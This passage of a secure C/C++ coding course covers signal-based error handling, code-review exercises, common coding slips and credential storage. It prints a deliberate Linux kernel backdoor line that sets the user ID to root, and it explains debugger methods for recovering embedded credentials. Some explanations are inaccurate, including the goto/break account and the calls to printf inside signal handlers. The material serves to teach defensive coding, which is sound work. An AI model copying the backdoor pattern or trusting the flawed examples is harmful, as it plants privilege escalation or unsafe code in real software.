 - Can we combine these for a sort of try/catch arrangement?

Secure Coding : C/C++

The C programming language also has some basic error handling capabilities. Most error handling should be dealt with using signals. Even so, there is another piece of arcane notation that can be used with signals to create a try/catch arrangement. Consider the code below:

```
1  #include <stdio.h>
2  #include <signal.h>
3  #include <setjmp.h>
4
5  jmp_buf  JumpBuffer;
6
7  void      INThandler(int);
8
9  void  main(void)
10 {
11     signal(SIGINT, INThandler);
12
13     while (1) {
14         if (setjmp(JumpBuffer) == 0) {
15             printf("Hit Ctrl-C at anytime ... \n");
16             pause();
17         }
18     }
19 }
20
21 void  INThandler(int  sig)
22 {
23     char  c;
```

```
24
25     signal(sig, SIG_IGN);
26     printf("OUCH, did you hit Ctrl-C?\n"
27           "Do you really want to quit? [y/n] ");
28     c = getchar();
29     if (c == 'y' || c == 'Y')
30         exit(0);
31     else {
32         signal(SIGINT, INThandler);
33         longjmp(JumpBuffer, 1);
34     }
35 }
```

Setjmp/Longjmp

- `setjmp(jmp_buf)`
 - Stores the current registers into an integer array (type `jmp_buf`)
 - Returns zero
- `longjmp(jmp_buf, int)`
 - Restores registers from array
 - Execution resumes at the `setjmp`
 - `setjmp` returns the integer value passed in `longjmp`



Secure Coding : C/C++

These two functions allow us to interrupt and then continue execution. The first stores the values of all of the current registers into an integer array. We could then branch to another piece of code, perhaps handling an error or signal, and then use the second function call to restore all of the registers from the array. When I say all of the registers, I mean literally all of the registers. This includes the EIP register. For this reason, after the second function call execution will resume at the original location.

An example can be seen below:

```
1  #include <stdio.h>
2  #include <signal.h>
3  #include <setjmp.h>
4
5  jmp_buf  JumpBuffer;
6
7  void      INThandler(int);
8
9  void  main(void)
10 {
11     signal(SIGINT, INThandler);
12
13     while (1) {
14         if (setjmp(JumpBuffer) == 0) {
15             printf("Hit Ctrl-C at anytime ... \n");
16             pause();
17         }
18     }
19 }
```

```
20
21 void INThandler(int sig)
22 {
23     char c;
24
25     signal(sig, SIG_IGN);
26     printf("OUCH, did you hit Ctrl-C?\n"
27           "Do you really want to quit? [y/n] ");
28     c = getchar();
29     if (c == 'y' || c == 'Y')
30         exit(0);
31     else {
32         signal(SIGINT, INThandler);
33         longjmp(JumpBuffer, 1);
34     }
35 }
```

Great! But...

- It's esoteric but we can do exception handling, right?
 - Yes... but...
 - Restoring the registers from a signal handler is not thread-safe
 - `longjmp()` is designed for this
 - Even so, *never* call `longjmp()` from a signal handler
- Requires that we code more carefully

Secure Coding : C/C++

You may be looking at this feature and thinking about ways that you can use it. Certainly, this can be used for more effective error handling. However, there is a significant caution.

While this could be used to simulate a try/catch arrangement, and can be used with signal handlers, it is never a thread safe to restore the registers while within a signal handler. This means that we must code very carefully in the C language to ensure that we do not introduce race condition issues at the same time that we're trying to introduce error handling within our code!

Handling Errors in C

- Alternative to `setjmp()/longjmp()`
 - Use `volatile sig_atomic_t` type
 - Use as a flag value
 - Main code checks for value of flag
 - Flag is set in signal handler
 - Signal handler can still be reset to fire again
 - This is thread safe!



Secure Coding : C/C++

As an alternative, we could use the “volatile sig_atomic_t” type. Using this type, our main code can periodically check at critical points for the value of this flag. The flag itself can be toggled within a signal handler. This allows us to set up a semaphore arrangement between our signal handler and our main code for the detection of critical errors.

The wonderful part is that this is entirely thread safe. We’ve included an example below.

```

1  #include <stdio.h>
2  #include <signal.h>
3
4  volatile sig_atomic_t e_flag = 0;
5
6  void      INThandler(int);
7
8  void  main(void)
9  {
10     signal(SIGINT, INThandler);
11
12     while (1) {
13         if (e_flag == 0) {
14             printf("Hit Ctrl-C at anytime ... \n");
15             pause();
16         }
17     }
18 }
19
20 void  INThandler(int  sig)
21 {

```

```
22     char  c;
23
24     signal(sig, SIG_IGN);
25     printf("OUCH, did you hit Ctrl-C?\n"
26           "Do you really want to quit? [y/n] ");
27     c = getchar();
28     if (c == 'y' || c == 'Y')
29         exit(0);
30     else {
31         signal(SIGINT, INThandler);
32         e_flag = 1;
33     }
34 }
```

Exercise!

- Please examine the code found in your book
 - Be on the lookout for any bad coding practices
 - Be prepared to comment on the state of error handling in the code
 - Suggest improvements

Secure Coding : C/C++

Once again, it is time for another exercise. Please examine the code found in the book and identify any errors, especially involving the error handling code. Whenever possible, please suggest improvements to the code. At the end of the exercise period, the instructor will conduct a class discussion and provide sample answers.

Hint: Compare how failed conditions are handled.

```

1 // Taken from SSH
2
3 static void
4 do_handle_dh_reply(struct packet_handler *c,
5                   struct ssh_connection *connection,
6                   struct lsh_string *packet)
7 {
8     CAST(dh_client, closure, c);
9     struct lsh_string *server_key;
10    int algorithm;
11    struct lsh_string *signature;
12    struct verifier *v;
13    int res;
14
15    trace("handle_dh_reply\n");
16
17    server_key = dh_process_server_msg(&closure->dh, &signature,
18 packet);
19
20    if (!server_key)
21    {
22        disconnect_kex_failed(connection, "Bad dh-reply\r\n");
23        return;
24    }
25
26    v = LOOKUP_VERIFIER(closure->verifier, closure-
27 >hostkey_algorithm,
28 NULL, server_key);
29    lsh_string_free(server_key);
30
31    if (!v)
32    {
33        /* FIXME: Use a more appropriate error code? */
34        disconnect_kex_failed(connection, "Bad server host
35 key\r\n");
36        lsh_string_free(signature);
37        return;
38    }
39
40    #if DATAFELLOWS_WORKAROUNDS
41        if (closure->hostkey_algorithm == ATOM_SSH_DSS &&
42            (connection->peer_flags & PEER_SSH_DSS_KLUDGE))
43        {
44            algorithm = ATOM_SSH_DSS_KLUDGE_LOCAL;
45        }
46        else
47        #endif
48        algorithm = closure->hostkey_algorithm;
49
50    res = VERIFY(v, algorithm,
51 closure->dh.exchange_hash->length, closure-
52 >dh.exchange_hash->data,

```

```

53         signature->length, signature->data);
54     lsh_string_free(signature);
55
56     if (!res)
57     {
58         werror("Invalid server signature. Disconnecting.\n");
59         /* FIXME: Use a more appropriate error code? */
60         disconnect_kex_failed(connection, "Invalid server
61 signature\r\n");
62         return;
63     }
64
65     /* Key exchange successful! */
66
67     connection->dispatch[SSH_MSG_KEXDH_REPLY] =
68 &connection_fail_handler;
69
70     keyexchange_finish(connection, closure->algorithms,
71                         closure->dh.method->H,
72                         closure->dh.exchange_hash,
73                         closure->dh.K);
74
75     /* For gc */
76     closure->dh.K = NULL;
77     closure->dh.exchange_hash = NULL;
78 }
79
80 static void
81 do_handle_srp_reply(struct packet_handler *s,
82                    struct ssh_connection *connection,
83                    struct lsh_string *packet)
84 {
85     CAST(srp_client_handler, self, s);
86     struct lsh_string *salt = srp_process_reply_msg(&self->srp->dh,
87 packet);
88     struct lsh_string *passwd;
89     struct lsh_string *response;
90
91     mpz_t x;
92
93     connection->dispatch[SSH_MSG_KEXSRP_REPLY] =
94 &connection_fail_handler;
95
96     if (!salt)
97     {
98         PROTOCOL_ERROR(connection->e, "Invalid SSH_MSG_KEXSRP_REPLY
99 message");
100         return;
101     }
102
103     /* Ask for SRP password */
104     passwd = INTERACT_READ_PASSWORD(self->srp->tty, MAX_PASSWD,

```

```
105             ssh_format("SRP password for %1S: ",
106                          self->srp->name), 1);
107     if (!passwd)
108     {
109         lsh_string_free(salt);
110         disconnect_kex_failed(connection, "Bye");
111     }
112
113     mpz_init(x);
114     srp_hash_password(x, self->srp->dh.method->H,
115                      salt, self->srp->name,
116                      passwd);
117
118     lsh_string_free(salt);
119     lsh_string_free(passwd);
120
121     response = srp_make_client_proof(&self->srp->dh, &self->srp-
122 >m2, x);
123     mpz_clear(x);
124
125     if (!response)
126         PROTOCOL_ERROR(connection->e,
127                        "SRP failure: Invalid public value from server.");
128
129     C_WRITE_NOW(connection, response);
130
131     connection->dispatch[SSH_MSG_KEXSRP_PROOF]
132     = make_srp_client_proof_handler(self->srp);
```

```

1 // Taken from MPlayer
2
3 rmff_header_t *real_setup_and_get_header(rtsp_t *rtsp_session,
4 uint32_t bandwidth) {
5
6     char *description=NULL;
7     char *session_id=NULL;
8     rmff_header_t *h;
9     char *challenge1;
10    char challenge2[64];
11    char checksum[34];
12    char *subscribe;
13    char *buf = xbuffer_init(256);
14    char *mrl=rtsp_get_mrl(rtsp_session);
15    unsigned int size;
16    int status;
17
18    /* get challenge */
19
20    challenge1=strdup(rtsp_search_answers(rtsp_session,"RealChallenge
21    1"));
22    #ifdef LOG
23        printf("real: Challenge1: %s\n", challenge1);
24    #endif
25
26    /* request stream description */
27    rtsp_schedule_field(rtsp_session, "Accept: application/sdp");
28    sprintf(buf, "Bandwidth: %u", bandwidth);
29    rtsp_schedule_field(rtsp_session, buf);
30    rtsp_schedule_field(rtsp_session, "GUID: 00000000-0000-0000-
31    0000-000000000000");
32    rtsp_schedule_field(rtsp_session, "RegionData: 0");
33    rtsp_schedule_field(rtsp_session, "ClientID:
34    Linux_2.4_6.0.9.1235_play32_RN01_EN_586");
35    rtsp_schedule_field(rtsp_session, "SupportsMaximumASMBandwidth:
36    1");
37    rtsp_schedule_field(rtsp_session, "Language: en-US");
38    rtsp_schedule_field(rtsp_session, "Require: com.real.retain-
39    entity-for-setup");
40    status=rtsp_request_describe(rtsp_session,NULL);
41
42    if ( status<200 || status>299 )
43    {
44        char *alert=rtsp_search_answers(rtsp_session,"Alert");
45        if (alert) {
46            printf("real: got message from server:\n%s\n", alert);
47        }
48        rtsp_send_ok(rtsp_session);
49        buf = xbuffer_free(buf);
50        return NULL;
51    }
52

```

```
53     /* receive description */
54     size=0;
55     if (!rtsp_search_answers(rtsp_session, "Content-length"))
56         printf("real: got no Content-length!\n");
57     else
58         size=atoi(rtsp_search_answers(rtsp_session, "Content-
59 length"));
60
61     if (!rtsp_search_answers(rtsp_session, "ETag"))
62         printf("real: got no ETag!\n");
63     else
64         session_id=strdup(rtsp_search_answers(rtsp_session, "ETag"));
65
66 #ifdef LOG
67     printf("real: Stream description size: %i\n", size);
68 #endif
69
70     description=malloc(sizeof(char)*(size+1));
71
72     if( rtsp_read_data(rtsp_session, description, size) <= 0) {
73         buf = xbuffer_free(buf);
74         return NULL;
75     }
76     description[size]=0;
77
78     /* parse sdp (sdpplin) and create a header and a subscribe
79 string */
80     subscribe = xbuffer_init(256);
81     strcpy(subscribe, "Subscribe: ");
82     h=real_parse_sdp(description, &subscribe, bandwidth);
83     if (!h) {
84         subscribe = xbuffer_free(subscribe);
85         buf = xbuffer_free(buf);
86         return NULL;
87     }
88     rmff_fix_header(h);
89
90 #ifdef LOG
91     printf("Title: %s\nCopyright: %s\nAuthor: %s\nStreams: %i\n",
92         h->cont->title, h->cont->copyright, h->cont->author, h->prop-
93 >num_streams);
94 #endif
95
96     /* setup our streams */
97     real_calc_response_and_checksum (challenge2, checksum,
98 challenge1);
99     buf = xbuffer_ensure_size(buf, strlen(challenge2) +
100 strlen(checksum) + 32);
101     sprintf(buf, "RealChallenge2: %s, sd=%s", challenge2,
102 checksum);
103     rtsp_schedule_field(rtsp_session, buf);
104     buf = xbuffer_ensure_size(buf, strlen(session_id) + 32);
```



```

105     sprintf(buf, "If-Match: %s", session_id);
106     rtsp_schedule_field(rtsp_session, buf);
107     rtsp_schedule_field(rtsp_session, "Transport: x-pn-
108 tng/tcp;mode=play,rtp/avp/tcp;unicast;mode=play");
109     buf = xbuffer_ensure_size(buf, strlen(mrl) + 32);
110     sprintf(buf, "%s/streamid=0", mrl);
111     rtsp_request_setup(rtsp_session,buf);
112
113     if (h->prop->num_streams > 1) {
114         rtsp_schedule_field(rtsp_session, "Transport: x-pn-
115 tng/tcp;mode=play,rtp/avp/tcp;unicast;mode=play");
116         buf = xbuffer_ensure_size(buf, strlen(session_id) + 32);
117         sprintf(buf, "If-Match: %s", session_id);
118         rtsp_schedule_field(rtsp_session, buf);
119
120         buf = xbuffer_ensure_size(buf, strlen(mrl) + 32);
121         sprintf(buf, "%s/streamid=1", mrl);
122         rtsp_request_setup(rtsp_session,buf);
123     }
124     /* set stream parameter (bandwidth) with our subscribe string
125 */
126     rtsp_schedule_field(rtsp_session, subscribe);
127     rtsp_request_setparameter(rtsp_session,NULL);
128
129     {
130         int s_ss = 0, s_ms = 0, e_ss = 0, e_ms = 0;
131         char *str;
132         if ((str = rtsp_get_param(rtsp_session, "start"))) {
133             convert_timestamp(str, &s_ss, &s_ms);
134             free(str);
135         }
136         if ((str = rtsp_get_param(rtsp_session, "end"))) {
137             convert_timestamp(str, &e_ss, &e_ms);
138             free(str);
139         }
140         str = buf + sprintf(buf, s_ms ? "%s%d.%d-" : "%s%d-", "Range:
141 npt=", s_ss, s_ms);
142         if (e_ss || e_ms)
143             sprintf(str, e_ms ? "%d.%d" : "%d", e_ss, e_ms);
144     }
145     rtsp_schedule_field(rtsp_session, buf);
146     /* and finally send a play request */
147     rtsp_request_play(rtsp_session,NULL);
148
149     subscribe = xbuffer_free(subscribe);
150     buf = xbuffer_free(buf);
151     return h;
152 }

```

Silly Errors

Things You Won't Find With Your Code Analysis Tools

Secure Coding : C/C++

Silly Errors

Sometimes within our code we discover what amount to silly errors. Included in this section we have included some common errors that are found in code that are typically overlooked by our static code analysis tools. In fact, these errors both introduce security issues and tend to be difficult to spot. In many cases, they are simply typographical errors but still result in valid code.

Oops Assignments

- Very common error:

- `if(ptr = NULL) { }`

- Can be harder to see:

```
1 if ((options == (__WCLONE|__WALL)) && (current->uid = 0))  
2     retval = -EINVAL;
```

- This was a piece of code committed to the Linux Kernel CVS repository

Secure Coding : C/C++

The first example is one that every programmer has experienced at some point in his career. When we call the example out toward the beginning of a slide it's quite obvious what's happening. While the condition at first glance appears to be comparing the value of the pointer to the null value, even a cursory glance tells us that this is actually an assignment. In fact, this will always evaluate to true since the assignment will always succeed.

Consider this same problem in a line of actual code. Can you see the error? This example comes out of the Linux kernel repository. At one point, some of the credentials to the repository were compromised, and an attacker introduced this code into the kernel. This line went undetected for several months. In this case, the condition also modifies the user ID of the current user, automatically promoting the user to become root very easily with a single library call.

Misplaced Semicolons

- C/C++ only care if you're missing a semicolon, not if you have an extra

```
1 bytes = fread(buffer, sizeof(struct record), 512, FP);
2 bufpos=0;
3 if(!feof(FP) && bytes > 0 && bytes < (sizeof(struct record) * 512));
4 {
5     record[++marker] = *(buffer + (sizeof(struct record) * bufpos++));
6 }
```

Secure Coding : C/C++

Here's another example. Take a careful look at the code. Can you see the flaw?

Again, this is the type of flaw that can take hours to troubleshoot, and which cannot be detected using your static analysis tools. These programming languages don't care if you have extra semicolons, they only care if you're missing semicolons. In this particular case, the conditional statement provides a condition but the action body is empty. Unfortunately, that is valid code, since we can have an empty code block following a conditional.

Inheritance Avoidance

- What's wrong with this picture?
 - Can you see at least three things?

```
1 Class myClass = someoneElseObject.getClass();  
2 Field privateDoNotTouchField = myClass.getDeclaredField("doNotTouch");  
3 privateDoNotTouchField.setAccessible(true);  
4 Object myValue = privateDoNotTouchField.get(someoneElseObject);  
5 privateDoNotTouchField.setAccessible(false);  
6 MyRealObject mro = (MyRealObject)myValue;
```

Secure Coding : C/C++

Let's make this one a little bit of a test. Please look at this code very carefully. There are at least three errors in this code, which in terms of code size, amounts to 50% of the code. After you take a few minutes, the instructor will poll the class to see what sorts of things you have found³³.

³³ This code example and answers can be found here:
<http://stackoverflow.com/questions/130965/what-is-the-worst-code-youve-ever-written>

Mistaken Conditionals

- What's wrong here?

```
1
2 if(BitsPerPixel != 600 || BitsPerPixel != 1200)
3 {
4     ImageBuffer = AllocateImageBuffer(BitsPerPixel);
5     ImageBuffer = GetImage(FP);
6     Thumbnail = GenerateLargeThumbnail(ImageBuffer);
7 }
8 else
9 {
10    ImageBuffer = AllocateImageBuffer(BitsPerPixel);
11    ImageBuffer = GetImage(FP);
12    Thumbnail = GenerateReducedThumbnail(ImageBuffer);
13 }
```

Secure Coding : C/C++

Here's another interesting example. In this case, the bits per pixel variable may only have two values. It may either be set to 600 or 1200. Can you see the problem with this code?

The programmer who wrote this code, an excerpt from a public graphics library, was having trouble determining why the code would only generate reduced resolution thumbnails. If you look carefully, I'm sure you'll see the cause of this problem. Sometimes, it helps to have someone else take a look at your code. Of course, flowcharting can also solve this type of problem and even save some embarrassment.

Which Track Are We On?

- In some cases the break on line 12 will continue execution on line 7
- Why?

```
1  switch (a) {  
2      ...  
3      case 2:  
4          myvar = 34;  
5          goto SKIP_MIDDLE_PART;  
6      ... }  
7  ...  
8  switch (b) {  
9      ...  
10     case "BLANK":  
11         SKIP_MIDDLE_PART: myvar += x;  
12         break;  
13     ... }
```

Secure Coding : C/C++

Here's another very interesting example. Please look at this code very carefully and see if you can determine why calling the break on the line number 12 will sometimes cause execution to resume on line number 7.

When we begin a loop, whether it is a switch, a while, before, or any other kind of loop, the compiler will typically create a basic stack frame. In this way, the continued and break commands can be used. In this particular case, notice that whenever her case two is followed in the first switch, there is a go to the jumps into the middle of the second switch statement.

If we are following that go to branch, and then run across a break, the address stored in that pseudo-stack frame is the address for the first switch. Therefore, in certain circumstances, execution will resume at an unexpected point.

Again, this will not be detected with any of the code analysis tools currently available.

Problem Signs

- If you're writing a comment like this, what does it mean?

```
if(wt) {
    wavewin_ptable_size_handler(NULL, NULL, (gpointer)wt);
    wavewin_ptablevsbar_sh_handler(GTK_SCROLLED_WINDOW(wt->vswindow)

    /* I don't know why this works, but without the next three
       lines, things are still wrong after a window resize */
    gtk_main_iteration_do(0);
    wavewin_ptable_size_handler(NULL, NULL, (gpointer)wt);
    wavewin_ptablevsbar_sh_handler(GTK_SCROLLED_WINDOW(wt->vswindow)
}
```

Secure Coding: C/C++

Here is an example of a comment in a piece of code³⁴ that should give you chills. It is never a good sign when a programmer tells you in the comments that they have no idea why a particular piece of code seems to work. In fact, here we have a programmer saying that they don't believe the next three lines are necessary, but if these lines are removed the code will simply break.

Just the other day, I was reading a coding forum and came across a posting where the individual said that they don't know why, but if they allocate the buffer to be 100 bytes larger than the largest value expected for their string, their code will work just fine. Any other value seems to crash the code.

Apparently, some programmers seem to think that these programming languages are like an old car. It makes some strange noises and as long as you bang on the dashboard the car will run just fine. Should you have to bang on the dashboard to make your car run? The same is true of these languages. While there are quirks, these languages are very consistent in how code functions. If the programmers are experiencing behavior that they cannot explain, it probably indicates that they are attempting to do something that is undefined or they simply do not understand clearly how to do what they are attempting correctly.

³⁴ This code excerpt is taken from the public "GWAME" project. This comment is in the most current version of the production code.

Not Really An Error...

- What's happening here?
 - What could make less bad?


```
1 class UserObject {  
2     public:  
3         union {  
4             const UserAccessObject* cstUserAccessObject;  
5             const UserAccessObject* UAO;  
6         };  
7     }  
8     ...  
9     lclUserObject -> UserAccessObject -> Update();  
10    ...  
11    lclUserObject -> UAO -> Store();  
12
```

Secure Coding : C/C++

What's wrong with this example here? This really isn't an error condition, but it certainly isn't good practice. This is an example of a program that is taking advantage of interesting programming features in unintended ways.

By creating a union of these two types, the intention is to store either one or the other type within this particular object. Within the code, however, notice that the programmer switches between contexts. In other words, the programmer begins with a user access object and then later treats it as a UAO object. Looking at the class definition, these appear to be two distinct types.

While this is legal code, there is no guarantee that the data stored within this object can be interpreted correctly using the alternative object type. In a sense, we're forcing typecasting without ever using a type cast. We're simply choosing to interpret the data in an entirely different and possibly incompatible way.



Secure Storage

It is important that we also discuss secure storage of information. While the language is under consideration are not in the forefront of where these types of vulnerabilities exist, since they are used as underlying library components, a discussion of secure storage is certainly appropriate.

We're interested to see how to store data securely, and what protections can be implemented within our code to allow us to store data in a secure way.

Handling Passwords/Credentials

- At times our code may have credentials to access other services
 - Where do you store them?
 - How do you store them?
 - What risks are there?

Secure Coding : C/C++

Any time our code needs to handle sensitive information, for instance, passwords or other credentials, there will be a need to both store and access these items. Where will they be stored? How can they be stored securely? Obviously, there are some significant risks.

If we store the data in clear text, it is quite obvious that can be read by anyone with the proper permissions. On the other hand, if we were to encrypt the data, how should we encrypt it? Even if we did encrypt it, how could we later decrypt the data for validation?

Stored In Code

- Clear text
 - Obviously worst possible case
 - Recoverable using debugger
 - Or just “strings”!
 - How could we improve this?

Secure Coding : C/C++

If the sensitive information is stored directly in the code, it can be easily retrieved. This is especially true if it's stored in clear text. Even if we choose to encrypt the data itself, it is not uncommon to find that the programmer will put the key that is used for decrypting the data within the code itself. Again, clear text storage of this information is obviously wrong.

To recover this information, an attacker could simply use the strings program or a debugger. What sorts of things could be done to improve this?

DVD Encryption

- Original DVD DECSS hackers sat down to reverse engineer the encryption
 - Opened a DVD player in a debugger
 - Discovered a region key sitting there in clear text!

Secure Coding : C/C++

One method that is sometimes used to better secure this system is to encrypt the key that is used for the database on the application tier. While this is an interesting idea, would it not still be necessary to store or at least provide the decryption key for the key itself on the application tier as well? This is not dissimilar from the problems surrounding DVD content encryption. If you are going to encrypt the data and then sell the disk to others to use, you must also provide them a method of decrypting the data, so the key must be somewhere. For DVD content encryption methods, the key is encrypted and stored on the DVD as well. Still, the end user must have a key that can be used to unlock the encrypted key. Thus you can see that a catch-22 develops. While this is not precisely the same as the problem that we are describing with database encryption, the matter of ultimately needing to decrypt the key if we are ever to store any data is a direct parallel.

Encoded In Code

- Credentials are XOR'd against a value and stored in code
 - Surprisingly common strategy
 - Defeats simple string searches
 - Can likely still be located using a debugger


Secure Coding : C/C++

A strategy that is sometimes used to conceal credentials or other information within code, is to XOR the value against some static key. Of course, this key is also stored in memory or in the code.

It may surprise you to find that this is an extremely common strategy used in code today. The strength is that it easily defeats simple string searches. However, it is usually trivial to locate this information using a debugger. While XOR isn't the worst possible solution, it is also very easy to defeat. Let's take a look at how we can find keys stored within code.

Finding Strings

- Debuggers make finding strings easy
 - OllyDbg, for example



Secure Coding : C/C++

In this light, we are looking at a piece of code that has a sensitive string, a password, stored within the code itself. In this case, we're using a free debugger on a Windows platform to search for all referenced text strings within the code.

After running this search, we are presented with an easy to interpret list of all strings found within this piece of code. Of course, passwords tend to stand out.

Finding Encoded Strings

- Strings are typically readable
 - Encoded strings really stand out
 - Note below:

```
ASCII 04,"ConditionU"  
ASCII 0A,"LengthDr2:"  
ASCII 0A,"ConditionD"  
ASCII 0A,"LengthDr3:"  
ASCII 0A,"*****"  
ASCII "15a1481fba554e8002ca89013ceae50b.  
ASCII "42c87be0d8b21f5488b2576729f4b442.  
ASCII "4f42b2118ae13f0c0d01e79925db15e9.  
ASCII "4612f502b8936fab6fffc71d5ba7098c.  
ASCII "ntdll.dll"  
ASCII "ZwQuerySystemInformation"  
ASCII 0A,"Could not "
```

Secure Coding : C/C++

Even if the password is encoded, these also tend to stand out. Notice in this example, we have a number of strings, for in particular, that are clearly encoded in some way. With a minimal amount of effort these strings can be decoded. Remember, XOR encryption is the most common type of obfuscation used for strings stored within our code.

Even a novice programmer can create an XOR decryption routine, or code to attack XOR encryption, fairly quickly. Even with basic debugger skills, it would be possible at this point to monitor access to each of these encoded strings, and simply follow the decoding algorithm within the application itself.

Recovering Encoded Strings

- If we store an encoded string, what else must we store?
 - Routine to decode it
 - “Key” to decoding it
 - Using the debugger we again can quickly recover the credentials

Secure Coding : C/C++

The reason that this is possible is that if we stored encoded string, we must also store the key. Of course, the key and the string are only useful if we also have the routine to decode it. This means that all of the pieces necessary to recover that string are present within the application itself.

Simply watching the memory access and stepping through the code, then, we can easily derive the encoding mechanism, find the key, and recover the original encoded string. For this reason, storing the keys, or any other credential information, within the application code itself is considered to be a very bad practice.

Encryption?

- Will encrypting help?
 - Credentials are still stored in code
 - Key may also be stored in code
 - Code contains decryption routine
- Chances are, at least two of the three pieces are there
 - Credentials + code

Secure Coding : C/C++

So far, though, we've only been talking about encoding. What if we were to encrypt the data? Encrypting will not really help unless we take some additional steps. The reason is that, even if we were to encrypt the key, and the routine, the key that accesses the key and the routine would still need to be in clear text.

This means that at all times at least two of the three pieces will exist within our code. As you may remember from algebra, solving a problem with only one variable is considered to be trivial.

Secure Storage of Credentials

- In the code:
 - Binary must be secured against snooping/debugging
- In a file
 - Encryption still recommended!
 - File must be in a secure directory
 - As defined previously

Secure Coding : C/C++

If we do need to store credentials then we need to find a better way to do it. It would be best to ensure that the binary is protected against snooping and other kinds of debugging. This could be accomplished by including anti-debugging code within our application itself. These types of techniques are beyond the scope of this class, but a quick search on Google will reveal many white papers explaining these techniques and how to implement them within your code.

Additionally, protecting the code so that only authorized individuals can read the binary can go a long way to protecting our application. Of course, if the credentials are stored in a file, encryption is still recommended. Additionally, this file would have to be stored in a secure directory as previously defined in this class. Additionally, the permissions on that file would need to be very tightly control.

Secure Storage Problem

- The Problem:
 - Application accepts sensitive input
 - PCI information, for instance
 - Data is passed through to the persistent layer
 - According to PCI, data is encrypted
- How is the data encrypted?
 - What is required to encrypt the data?

Secure Coding : C/C++

We gave you a teaser earlier today when we described the secure storage problem. We said that there is a really elegant solution to this problem that is not difficult to implement.

The problem that we have is that we are accepting sensitive data from an untrusted source. That data is being handled at our application layer where it is essentially translated from the untrusted environment to the trusted environment. According to the standard, we must render the data unreadable, or encrypted, as it enters the storage medium.

In order to encrypt this data, what two things do we need?

Secure Storage Fallacy

- When data is encrypted we need:
 - Algorithm
 - Key
- Where is the key stored?
 - Presentation layer is just plain wrong
 - Application layer is better
 - Compromise?
 - Persistent layer is better too
 - Are you comfortable storing the key with the data?

Secure Coding : C/C++

The two pieces that we need are the algorithm that will be used and the key to encrypt the data. As we stated earlier, this makes key management the most critical process. The biggest question becomes, where do we store the key? Clearly, the presentation layer is the wrong place to put it. If we think about defense in depth and the positioning of the presentation layer, placing the key in the presentation layer puts it in the place most likely to be compromised. Clearly this is a bad idea.

If we put it in the application layer, it will be more difficult to compromise, but it is still in a somewhat exposed position. The persistent layer is a whole other can of worms. If we store the key with the encrypted data can we really say that the data has been rendered unreadable?

Secure Storage PDCA

- I don't know what the solution is but it would look like:
 - The data is encrypted strongly
 - The people who need to read the data can
 - The people on the outside can't read it
 - Even if the entire external application path is compromised, they still can't read it
- This means that the real problem is the key, not the algorithm

Secure Coding : C/C++

Let's look at this problem using the PDCA³⁵ problem solving method. In PDCA, the first thing we need to do is fully define the problem and then describe what the solution to the problem would look like.

In this case, we've got a really good idea of what the problem is at this point. The solution to this key problem would mean that the data is strongly encrypted, people on the inside who need to read the data can, and people on the outside can't even if they compromise the application.

If we can find a solution that looks like that, we'll know for sure that we've solved this problem. Looking at it carefully, the problem really isn't the key. The key is the manifestation of the problem. The real problem is that the algorithm requires the key.

³⁵ PDCA stands for Plan, Do, Check, Act. This problem solving system is recommended by most project management certifications.

How Does This Look?

- Generate public/private key pair
 - Public key stored on Application server
 - Data arrives
 - Random session key generated
 - Data encrypted with session key and stored
 - Session key encrypted with public key and stored

Secure Coding : C/C++

What if we were to use asymmetric encryption to solve this problem? Using asymmetric encryption, we can generate a public/private key pair. If we were to secure the private key internally and deploy the public key onto our application layer, it allows us to effect some interesting encryption possibilities.

In this scenario, the data arrives as usual. Once the data arrives, a random “session key” is generated. The data is then encrypted with the random session key and stored into the database. Next, the random session key is encrypted with the public key. This encrypted session key is stored in the database too while the original key is destroyed.

What would this mean for the security of our data?

Backend Perspective

- Internal CSR application
 - Private key stored on internal app server
 - Data is selected from database
 - Private key protected by strong access controls
 - Private key used to decrypt session key
 - Data decrypted with decrypted session key

Secure Coding : C/C++

Looking at the data flow from the inside, we have a customer service representative who, at some point in the future, needs to access some of the sensitive information in the database. The internal application server has the private key securely stored on it. Using strong authentication, authorization and accounting controls, the CSR is permitted to access the data.

When the data is selected out of the database, the private key is used to decrypt the session key. The session key is then used to decrypt the necessary data. Finally, after handling, the keys and data are again destroyed.

If this is your first time thinking about this problem, this might seem a little bit overwhelming, but coding this is not actually that difficult! Let's give it a try.

Pseudocode: Secure Storage

```
